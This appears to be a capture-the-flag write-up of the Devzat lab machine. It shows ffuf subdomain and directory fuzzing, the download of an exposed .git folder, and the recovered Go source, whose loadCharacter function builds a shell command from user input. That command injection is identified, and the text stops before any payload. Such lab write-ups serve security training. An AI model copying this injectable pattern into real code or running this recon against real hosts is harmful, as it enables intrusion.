

Information Gathering

1) Found open ports




2) Checked the website



3) Found a vhost

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt  -u 'http://devzat.htb' -H "Host: FUZZ.devzat.htb" -ic -fw 18

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://devzat.htb
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.devzat.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 18
________________________________________________

pets                    [Status: 200, Size: 510, Words: 20, Lines: 21, Duration: 246ms]
```

4) Checked the website



5) Found exposed .git folder

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/common.txt  -u 'http://pets.devzat.htb/FUZZ' -ic -fs 510

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://pets.devzat.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 510
________________________________________________

.git/index              [Status: 200, Size: 3884, Words: 51, Lines: 11, Duration: 328ms]
.git/logs/              [Status: 200, Size: 63, Words: 3, Lines: 5, Duration: 337ms]
.git/HEAD               [Status: 200, Size: 23, Words: 2, Lines: 2, Duration: 335ms]
.git/config             [Status: 200, Size: 92, Words: 9, Lines: 6, Duration: 339ms]
.git                    [Status: 301, Size: 41, Words: 3, Lines: 3, Duration: 341ms]
build                   [Status: 301, Size: 42, Words: 3, Lines: 3, Duration: 239ms]
css                     [Status: 301, Size: 40, Words: 3, Lines: 3, Duration: 217ms]
server-status           [Status: 403, Size: 280, Words: 20, Lines: 10, Duration: 299ms]
:: Progress: [4727/4727] :: Job [1/1] :: 130 req/sec :: Duration: [0:00:33] :: Errors: 0 ::
```

6) Downloaded the folder

```
┌──(vigneswar㉿VigneswarPC)-[~/temp]
└─$ wget -r 'http://pets.devzat.htb/.git/'
--2024-09-11 16:40:54--  http://pets.devzat.htb/.git/
Resolving pets.devzat.htb (pets.devzat.htb)... 10.10.11.118
Connecting to pets.devzat.htb (pets.devzat.htb)|10.10.11.118|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 345 [text/html]
Saving to: 'pets.devzat.htb/.git/index.html'

pets.devzat.htb/.git/index.html       100%[=====================================================================================>]     345  --.-KB/s    in 0s

2024-09-11 16:40:55 (12.8 MB/s) - 'pets.devzat.htb/.git/index.html' saved [345/345]

Loading robots.txt; please ignore errors.
--2024-09-11 16:40:55--  http://pets.devzat.htb/robots.txt
Reusing existing connection to pets.devzat.htb:80.
HTTP request sent, awaiting response... 200 OK
Length: 510 [text/html]
Saving to: 'pets.devzat.htb/robots.txt'

pets.devzat.htb/robots.txt            100%[=====================================================================================>]     510  --.-KB/s    in 0s

2024-09-11 16:40:55 (111 MB/s) - 'pets.devzat.htb/robots.txt' saved [510/510]

--2024-09-11 16:40:55--  http://pets.devzat.htb/.git/COMMIT_EDITMSG
```

7) Got access to the source code

```
┌──(vigneswar㉿VigneswarPC)-[~/temp/pets.devzat.htb]
└─$ ls
main.go  petshop  robots.txt

┌──(vigneswar㉿VigneswarPC)-[~/temp/pets.devzat.htb]
└─$ git checkout 464614f32483e1fde60ee53f5d3b4d468d80ff62
```

Vulnerability Assessment

1) Checked the source code


```
package main

import (
        "embed"
        "encoding/json"
        "fmt"
        "io/fs"
        "io/ioutil"
        "log"
        "net/http"
        "os/exec"
        "time"
)

//go:embed static/public
var web embed.FS

//go:embed static/public/index.html
var index []byte

type Pet struct {
        Name            string `json:"name"`
        Species         string `json:"species"`
        Characteristics string `json:"characteristics"`
}

var (
        Pets []Pet = []Pet{
                {Name: "Cookie", Species: "cat", Characteristics:
loadCharacter("cat")},
                {Name: "Mia", Species: "cat", Characteristics:
loadCharacter("cat")},
                {Name: "Chuck", Species: "dog", Characteristics:
loadCharacter("dog")},
                {Name: "Balu", Species: "dog", Characteristics:
loadCharacter("dog")},
                {Name: "Georg", Species: "gopher", Characteristics:
loadCharacter("gopher")},
                {Name: "Gustav", Species: "giraffe", Characteristics:
loadCharacter("giraffe")},
                {Name: "Rudi", Species: "redkite", Characteristics:
loadCharacter("redkite")},
                {Name: "Bruno", Species: "bluewhale", Characteristics:
loadCharacter("bluewhale")},
        }
)

func loadCharacter(species string) string {
        cmd := exec.Command("sh", "-c", "cat characteristics/"+species)
        stdoutStderr, err := cmd.CombinedOutput()
        if err != nil {
                return err.Error()
        }
        return string(stdoutStderr)
}

func getPets(w http.ResponseWriter, r *http.Request) {
        json.NewEncoder(w).Encode(Pets)
}

func addPet(w http.ResponseWriter, r *http.Request) {
        reqBody, _ := ioutil.ReadAll(r.Body)
        var addPet Pet
        err := json.Unmarshal(reqBody, &addPet)
```

```
        if err != nil {
                e := fmt.Sprintf("There has been an error: %+v", err)
                http.Error(w, e, http.StatusBadRequest)
                return
        }

        addPet.Characteristics = loadCharacter(addPet.Species)
        Pets = append(Pets, addPet)

        w.WriteHeader(http.StatusOK)
        fmt.Fprint(w, "Pet was added successfully")
}

func handleRequest() {
        build, err := fs.Sub(web, "static/public/build")
        if err != nil {
                panic(err)
        }

        css, err := fs.Sub(web, "static/public/css")
        if err != nil {
                panic(err)
        }

        webfonts, err := fs.Sub(web, "static/public/webfonts")
        if err != nil {
                panic(err)
        }

        spaHandler := http.HandlerFunc(spaHandlerFunc)
        // Single page application handler
        http.Handle("/", headerMiddleware(spaHandler))

        // All static folder handler
        http.Handle("/build/", headerMiddleware(http.StripPrefix("/build",
http.FileServer(http.FS(build)))))
        http.Handle("/css/", headerMiddleware(http.StripPrefix("/css",
http.FileServer(http.FS(css)))))
        http.Handle("/webfonts/", headerMiddleware(http.StripPrefix("/
webfonts", http.FileServer(http.FS(webfonts)))))
        http.Handle("/.git/", headerMiddleware(http.StripPrefix("/.git",
http.FileServer(http.Dir(".git")))))

        // API routes
        apiHandler := http.HandlerFunc(petHandler)
        http.Handle("/api/pet", headerMiddleware(apiHandler))
        log.Fatal(http.ListenAndServe(":5000", nil))
}

func spaHandlerFunc(w http.ResponseWriter, r *http.Request) {
        w.WriteHeader(http.StatusOK)
        w.Write(index)
}

func petHandler(w http.ResponseWriter, r *http.Request) {
        // Dispatch by method
        if r.Method == http.MethodPost {
                addPet(w, r)
        } else if r.Method == http.MethodGet {
                getPets(w, r)

        } else {
                http.Error(w, "Method not allowed",
http.StatusMethodNotAllowed)
        }
```

```
        // TODO: Add Update and Delete
}

func headerMiddleware(next http.Handler) http.Handler {
        return http.HandlerFunc(func(w http.ResponseWriter, r *http.Request) {
                w.Header().Add("Server", "My genious go pet server")
                next.ServeHTTP(w, r)
        })
}

func main() {
        resetTicker := time.NewTicker(5 * time.Second)
        done := make(chan bool)

        go func() {
                for {
                        select {
                        case <-done:
                                return
                        case <-resetTicker.C:
                                // Reset Pets to prestaged ones
                                Pets = []Pet{
                                        {Name: "Cookie", Species: "cat",
Characteristics: loadCharacter("cat")},
                                        {Name: "Mia", Species: "cat",
Characteristics: loadCharacter("cat")},
                                        {Name: "Chuck", Species: "dog",
Characteristics: loadCharacter("dog")},
                                        {Name: "Balu", Species: "dog",
Characteristics: loadCharacter("dog")},
                                        {Name: "Georg", Species: "gopher",
Characteristics: loadCharacter("gopher")},
                                        {Name: "Gustav", Species: "giraffe",
Characteristics: loadCharacter("giraffe")},
                                        {Name: "Rudi", Species: "redkite",
Characteristics: loadCharacter("redkite")},
                                        {Name: "Bruno", Species: "bluewhale",
Characteristics: loadCharacter("bluewhale")},
                                }

                        }
                }
        }()

        handleRequest()

        time.Sleep(500 * time.Millisecond)
        resetTicker.Stop()
        done <- true
}
```


2) Found a command injection

```
func loadCharacter(species string) string {
        cmd := exec.Command("sh", "-c", "cat characteristics/"+species)
        stdoutStderr, err := cmd.CombinedOutput()
        if err != nil {
                return err.Error()
        }
        return string(stdoutStderr)
}
```




